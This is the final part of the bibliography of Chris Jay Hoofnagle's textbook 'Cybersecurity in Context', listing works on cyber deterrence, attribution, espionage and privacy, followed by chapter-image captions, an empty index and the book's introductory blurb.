"Kleptocratic Interdependence: Trafficking, Corruption, and the Marriage of Politics and Illicit Profits" (2009). In: *Corruption, Global Security, and World Order*. Washington, D.C. : Brookings Institution Press, 2009, pages 96–96 (cited on page 192).

Knake, Robert A. and Richard A. Clarke (2019). *The Fifth Domain: Defending Our Country, Our Companies, and Ourselves in the Age of Cyberthreats*. Penguin Press (cited on pages 75, 125).

Koller, Josef S. (2019). *The Future of Ubiquitous, Realtime Intelligence: A GEOINT Singularity*. Arlington, Virginia: Center for Space Policy and Strategy (cited on page 110).

Kreps, Sarah and Jacquelyn Schneider (Sept. 2019). "Escalation firebreaks in the cyber, conventional, and nuclear domains: moving beyond effects-based logics". In: *Journal of Cybersecurity* 5.1 (cited on page 148).

LabMD, Inc. v. F.T.C., 776 F.3d 1275, 1278 (C.A.11) (2015) (cited on page 185).

Lawson, L. (1993). *Truth in Publishing: Federal Regulation of the Press's Business Practices, 1880-1920*. Southern Illinois University Press. ISBN: 9780809318292 (cited on page 26).

League of Nations, International Convention Concerning the Use of Broadcasting in the Cause of Peace (1936). Statute (cited on page 22).

Leiner, Barry M et al. (2009). "A brief history of the Internet". In: *ACM SIGCOMM Computer Communication Review* 39.5, pages 22–31 (cited on page 35).

Levy, Steven (1984). *Hackers: Heroes of the Computer Revolution*. Anchor Press/Doubleday (cited on page 188).

Liang, Qiao and Wang Xiangsui (1999). *Unrestricted warfare*. PLA Literature and Arts Publishing House (cited on page 30).

Libicki, Martin C. (1995). *What is Information Warfare?* National Defense University (cited on pages 20, 95, 134).

— (2009). *Cyberdeterrence and Cyberwar*. RAND (cited on pages 95, 132).

Lin, Herbert (Sept. 2016). *Attribution of Malicious Cyber Incidents: From Soup to Nuts* (cited on page 61).

Lindsay, Jon R (2014). "The impact of China on cybersecurity: Fiction and friction". In: *International Security* 39.3, pages 7–47 (cited on page 30).

Lloyds of London (2015). *Business blackout* (cited on page 226).

Lucian et al. (1913). *Lucian*. Cambridge (Mass.): Harvard University Press (cited on pages 17, 303).

Machiavelli, N (1908). *The Prince (WK Marriott Trans.)* (Cited on page 155).

Mandiant (2013). *APT1: Exposing One of China's Cyber Espionage Units* (cited on page 244).

Manjikian, Mary McEvoy (2010). "From Global Village to Virtual Battlespace: The Colonizing of the Internet and the Extension of Realpolitik". In: *International Studies Quarterly* 54.2, pages 381–401. ISSN: 0020-8833 (cited on page 163).

Marks, Paul (Nov. 2011). "Google usability chief: Ideas have to be discoverable". In: *New Scientist* (cited on page 86).

Martinez, Antonio Garcia (2016). *Chaos monkeys: Obscene fortune and random failure in Silicon Valley*. HarperCollins (cited on page 59).

Mattis, Jim (2018). *Summary of the 2018 national defense strategy of the United States of America*. Technical report. Department of Defense Washington United States (cited on page 110).

Matyszczyk, Chris (Feb. 2016). *Zuckerberg claims more Facebook sharing leads to world peace* (cited on page 162).

Mazzucato, Mariana (2013). *The Entrepreneurial State: Debunking Public vs. Private Sector Myths*. URL: http://www.worldcat.org/title/entrepreneurial-state-debunking-public-vs-private-sector-myths/oclc/841672270&referer=brief_results (cited on page 296).

Metzl, Jamie Frederic (1997). "Rwandan Genocide and the International Law of Radio Jamming". In: *The American Journal of International Law* 91.4, pages 628–651. ISSN: 00029300, 21617953. DOI: 10.2307/2998097. URL: http://www.jstor.org/stable/2998097 (cited on page 22).

Mitnick, Kevin (2011). *Ghost in the wires: My adventures as the world's most wanted hacker*. Hachette UK (cited on page 44).

Mitnick, Kevin D and William L Simon (2003). *The art of deception: Controlling the human element of security*. John Wiley & Sons (cited on page 45).

Mitroff, Ian I. (2019). *Technology Run Amok: Crisis Management in the Digital Age*. Palgrave MacMillan (cited on page 2).

Mueller, Milton et al. (2019). "Cyber attribution". In: *The Cyber Defense Review* 4.1, pages 107–122 (cited on pages 60, 70).

Nakashima, Ellen (Mar. 2010). *Dismantling of Saudi-CIA Web site illustrates need for clearer cyberwar policies*. Newspaper Article. URL: https://perma.cc/L4PY-XVHN (cited on pages 57, 130).

— (Mar. 2017). *WikiLeaks' latest release of CIA cyber-tools could blow the cover on agency hacking operations*. Newspaper Article (cited on page 64).

Nakashima, Ellen and Adam Goldman (2015). "CIA pulled offices from Beijing after breach of Federal personnel records". In: *Washington Post* (cited on page 118).

National Defense Authorization Act for Fiscal Year 2013 (2012). Statute (cited on page 24).

National Security Agency (Aug. 2020). *Limiting Location Data Exposure* (cited on page 44).

Nissenbaum, Helen (2005). "Where computer security meets national security". In: *Ethics and Information Technology* 7, pages 61–73 (cited on pages 9, 148).

Nye, Joseph S (2011a). *The future of power*. PublicAffairs New York. ISBN: 1586488929 (cited on pages 15, 139).

— (2011b). *The future of power*. PublicAffairs New York. ISBN: 1586488929 (cited on page 163).

— (2010). *Cyber Power*. Generic (cited on page 134).

Obama, Barack (2011). "Executive Order 13587–Structural Reforms To Improve the Security of Classified Networks and the Responsible Sharing and Safeguarding of Classified Information". In: *Daily Compilation of Presidential Documents*. ISSN: 1946-6986 (cited on page 89).

Office of the California Attorney General (2016). *California Data Breach Report*. URL: https://perma.cc/52Y7-3VNF (cited on page 181).

Olson, James M (2006). *Fair play: the moral dilemmas of spying*. Potomac Books, Inc. (cited on page 16).

Olson, Parmy (2013). *We are anonymous*. Random House (cited on page 67).

Oqubay, Arkebe (2015). "Climbing without Ladders: Industrial Policy and Development". In: *Made in Africa*. Oxford University Press (cited on page 296).

Orwell, George (1950). *Shooting an elephant, and other essays*. eng. [First American edition]. Harcourt, Brace (cited on page 12).

Ostrom, Elinor (2009). "A General Framework for Analyzing Sustainability of Social-Ecological Systems". In: *Science* 325.5939, pages 419–422. ISSN: 00368075, 10959203. URL: http://www.jstor.org/stable/20536694 (cited on pages 150, 151).

Perlroth, Nicole (2021). *This Is How They Tell Me the World Ends: The Cyberweapons Arms Race*. eng. London: Bloomsbury Publishing Plc. ISBN: 1526629852 (cited on page 134).

Peterson, Scott and Payam Faramarzi (Dec. 15, 2011). "Exclusive: Iran hijacked US drone, says Iranian engineer". In: *Christian Science Monitor*. URL: www.csmonitor.com/World/Middle-East/2011/1215/Exclusive-Iran-hijacked-US-drone-says-Iranian-engineer (cited on page 113).

Pfanner, E (2012). "Italian appeals court acquits 3 Google executives in privacy case". In: *The New York Times* (cited on page 268).

Plutarch (1921). *Lives. Vol. 10, Agis and Cleomenes, Tiberius and Caius Gracchus, Philopoemen and Flamninius*. Loeb classical library. Heinemann (cited on page 17).

Postman, Neil (1977). *Crazy Talk, Stupid Talk: How We Defeat Ourselves by the Way We Talk and What to Do About It*. Doubleday (cited on page 141).

Poulsen, Kevin (2011). *Kingping: How One Hacker Took Over the Billion-Dollar Cybercrime Underground*. Crown (cited on page 66).

Prevelakis, Vassilis and Diomidis Spinellis (2007). "The athens affair". In: *Ieee Spectrum* 44.7, pages 26–33 (cited on page 302).

Prier, Jarred (2017). "Commanding the Trend: Social Media as Information Warfare". In: *Strategic Studies Quarterly* 11.4, pages 50–85. ISSN: 19361815, 19361823. URL: http://www.jstor.org/stable/26271634 (cited on page 26).

Rajagopalan, Rajeswari Pillai (2019). *Electronic and Cyber Warfare in Outer Space*. Government Document (cited on page 113).

Rid, Thomas (2012). "Cyber War Will Not Take Place". In: *Journal of Strategic Studies* 35.1, pages 5–32. ISSN: 0140-2390. DOI: 10.1080/01402390.2011.608939. URL: https://doi.org/10.1080/01402390.2011.608939 (cited on pages 98, 141).

— (2020). *Active measures: the secret history of disinformation and political warfare*. New York: Farrar, Straus and Giroux (cited on pages 20, 156).

Rid, Thomas and Ben Buchanan (2015). "Attributing Cyber Attacks". In: *Journal of Strategic Studies* 38.1-2, pages 4–37. ISSN: 0140-2390. DOI: 10.1080/01402390.2014.977382. URL: https://doi.org/10.1080/01402390.2014.977382 (cited on page 70).

Rittel, Horst W. J. and Melvin M. Webber (1973). "Dilemmas in a general theory of planning". In: *Policy Sciences* 4.2, pages 155–169. ISSN: 1573-0891. DOI: 10.1007/bf01405730. URL: https://doi.org/10.1007/BF01405730 (cited on page 2).

Robertson, Jordan and Michael Riley (Oct. 2018). *The Big Hack: How China Used a Tiny Chip to Infiltrate U.S. Companies*. Newspaper Article (cited on page 265).

Romanosky, Sasha et al. (2019). "Content analysis of cyber insurance policies: How do carriers price cyber risk?" In: *Journal of Cybersecurity* 5.1, tyz002 (cited on page 289).

Rosenbach, Eric, Aki J Peritz, and Hope LeBeau (2009). *Confrontation or Collaboration?: Congress and the Intelligence Community*. Harvard Kennedy School, Belfer Center for Science and International Affairs (cited on page 115).

Rosenzweig, Paul (2010). "The organization of the United States Government and private sector for achieving cyber deterrence". In: *DETERRING CYBER ATTACKS: INFORMING STRATEGIES AND DEVELOPING OPTIONS FOR US POLICY, National Research Council* (cited on page 56).

Sageman, Marc (2008). "The next generation of terror". In: *Foreign policy* 165, page 37 (cited on page 306).

Saltzer, Jerome H, David P Reed, and David D Clark (1984). "End-to-end arguments in system design". In: *ACM Transactions on Computer Systems (TOCS)* 2.4, pages 277–288 (cited on page 51).

Sanger, David E. and Martin Fackler (Jan. 2015). *N.S.A. Breached North Korean Networks Before Sony Attack, Officials Say*. Newspaper Article (cited on page 64).

Schell, Roger R. (1979). "Computer Security: the Achilles' heel of the electronic Air Force?" In: *Air University Review* 30.2, pages 16–33 (cited on page 93).

Schelling, Thomas C (1980). *The Strategy of Conflict*. Harvard university press (cited on pages 29, 132, 137).

— (1995). *Arms and Influence*. Yale University Press (cited on page 136).

Schneider, Jacquelyn G (2019). "Deterrence in and through Cyberspace". In: *Cross-Domain Deterrence*, pages 95–120 (cited on page 135).

Schneier, Bruce (2003). *Beyond fear : thinking sensibly about security in an uncertain world*. eng. New York: Copernicus Books. ISBN: 0387026207 (cited on page 12).

— (2015). *Data and Goliath : the hidden battles to collect your data and control your world*. First edition. New York, N.Y.: W.W. Norton & Company (cited on pages 78, 261).

Sciences, National Academies of (2014). *At the Nexus of Cybersecurity and Public Policy*. United States of America: National Academies of Sciences (cited on page 265).

Scott, James C. (1999). *Seeing Like a State: How Certain Schemes to Improve the Human Condition Have Failed*. Yale (cited on page 163).

Severin, Anthony (2021). "Keeping up with China: CFIUS and the Need to Secure Material Nonpublic Technical Knowledge of AI/ML". In: *Duke L. & Tech. Rev.* 19, page 59 (cited on page 267).

Shane, Scott (2016). "The enduring influence of Anwar Al-Awlaki in the age of the Islamic State". In: *CTC Sentinel* 9.7, pages 15–19 (cited on page 23).

Shapiro, Carl and Hal R Varian (1998). *Information rules: a strategic guide to the network economy*. Harvard Business Press (cited on page 76).

Sharif, Mahmood et al. (2016). "Accessorize to a Crime: Real and Stealthy Attacks on State-of-the-Art Face Recognition". In: CCS '16. Vienna, Austria: Association for Computing Machinery (cited on page 109).

Shostack, Adam (2014). *Threat modeling: Designing for security*. John Wiley & Sons (cited on page 8).

Simitian, Joseph (2009). "UCB Security Breach Notification Symposium: March 6, 2009 How a Bill Becomes a Law, Really". In: *Berkeley Technology Law Journal* 24.3, pages 1009–1017 (cited on page 57).

Smith, Robert Ellis (2000). *Ben Franklin's web site: Privacy and curiosity from Plymouth Rock to the Internet*. Privacy Journal (cited on page 46).

Sola Pool, Ithiel de (1983). *Technologies of Freedom*. Cambridge, MA: Harvard University Press (cited on page 159).

Spiekermann, Sarah (2016). *Ethical IT innovation : a value-based system design approach*. Boca Raton, Florida: CRC Press (cited on pages 77, 87).

Sreeharsha, Vinod (July 19, 2016). "WhatsApp Is Briefly Shut Down in Brazil for a Third Time". In: *New York Times* (cited on page 38).

Standage, Tom (1998). *The Victorian Internet : the remarkable story of the telegraph and the nineteenth century's on-line pioneers*. New York: Walker and Co. (cited on page 301).

Stoll, Clifford (1989). *The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*. Doubleday (cited on page 65).

Stone, Brad (Aug. 2008). *U.S. informant helped run theft ring*. Newspaper Article (cited on page 66).

Thucydides (1998). *The Landmark Thucydides: A Comprehensive Guide to the Peloponnesian War*. Edited by Robert B. Strassler. Simon and Schuster (cited on page 102).

"U.S. Electronic Espionage: A Memoir" (1972). In: *Ramparts, Vol. 11 no. 2, August 1972*. Berkeley, CA, Ramparts Magazine, 1972 (cited on page 118).

United States Information and Educational Exchange Act of 1948 (1948). Statute (cited on page 23).

US Department of State (1987). *Soviet Influence Activities: A Report on Active Measures and Propaganda, 1986–87*. Government Document (cited on page 24).

Verbruggen, Maaike and Vincent Boulanin (2017). "Mapping the development of autonomy in weapon systems". In: (cited on page 108).

Von Clausewitz, Carl (2008). *On war*. Princeton University Press (cited on page 98).

Wall, Andru E (2011). "Demystifying the title 10-title 50 debate: Distinguishing military operations, intelligence activities & covert action". In: *Harv. Nat'l Sec. J.* 3, page 85 (cited on page 128).

Wassenaar Arrangement (2019). *Statement issued by the plenary chair on 2019 Outcomes of the Wassenaar Arrangement on export controls for conventional arms and dual-use goods and technologies. Vienna, 5 December 2019* (cited on page 268).

Weber, Steven (2017). "Coercion in cybersecurity: What public health models reveal". In: *Journal of Cybersecurity* 3.3, pages 173–183 (cited on page 155).

— (2019). *Bloc by Bloc: How to Build a Global Enterprise for the New Regional Order*. Harvard University Press (cited on pages 107, 300).

White House (2017). "Vulnerabilities equities policy and process for the United States government". In: *White House Report* (cited on page 126).

Whitten, Alma and J. D. Tygar (1999). "Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0". In: *In Proceedings of the 8th USENIX Security Symposium* (cited on page 86).

Wilner, Alex S (2020). "US cyber deterrence: Practice guiding theory". In: *Journal of Strategic Studies* 43.2, pages 245–280 (cited on pages 60, 131).

Winner, Langdon (2018). "Do artifacts have politics?" In: *Daedalus* 109:1, pages 121–136 (cited on page 159).

Yadron, Danny (Dec. 2015). *Iranian Hackers Infiltrated New York Dam in 2013: Cyberspies had access to control system of small structure near Rye in 2013, sparking concerns that reached to the White House*. Newspaper Article (cited on page 218).


Yardley, Herbert O. (1931). *The American Black Chamber*. Bobbs-Merrill (cited on pages 46, 120, 130).

Zetter, Kim (2014). *Countdown to Zero Day : Stuxnet and the launch of the world's first digital weapon*. First edition. New York: Crown Publishers (cited on page 134).

Zimmerman, Evan J. (2020). "The Foreign Risk Review Modernization Act: How CFIUS Became a Tech Office". In: *Berkeley Technology Law Journal* 34 (cited on page 266).

Zuboff, Shoshana (2015). "Big other: surveillance capitalism and the prospects of an information civilization". In: *J. of Info. Tech.* 30. URL: http://papers.ssrn.com/sol3/papers.cfm?abstract_id=2594754 (cited on page 80).

Chapter Image: Thomas Degeorge, Ulysse et Télémaque massacrent les prétendants de Pénélope (1812)



Index

D

E

F

G

H

I

T

U

V

W

Z

Chapter Image: John William Waterhouse: Ulysses and the Sirens (1891)

Cybersecurity in Context

Chris Jay Hoofnagle

Arnold Boecklin, Odysseus and Polyphemus (1896)

EVERY ONE now has a stake in the healthy functioning of communications and control networks, in the devices and services dependent on network, and by implication, in all the complicated infrastructure required to keep networks, devices, and services operating. This book is how *cybersecurity* has come to encompass these interests, how cybersecurity is conceptualized, and how cybersecurity concerns and rules are diffusing through the public and private sectors.

Written to accompany our course at University of California, Berkeley, *Cybersecurity in Context*, this book contains the most important contours of cybersecurity, which are supplemented with contemporary problems in class discussion.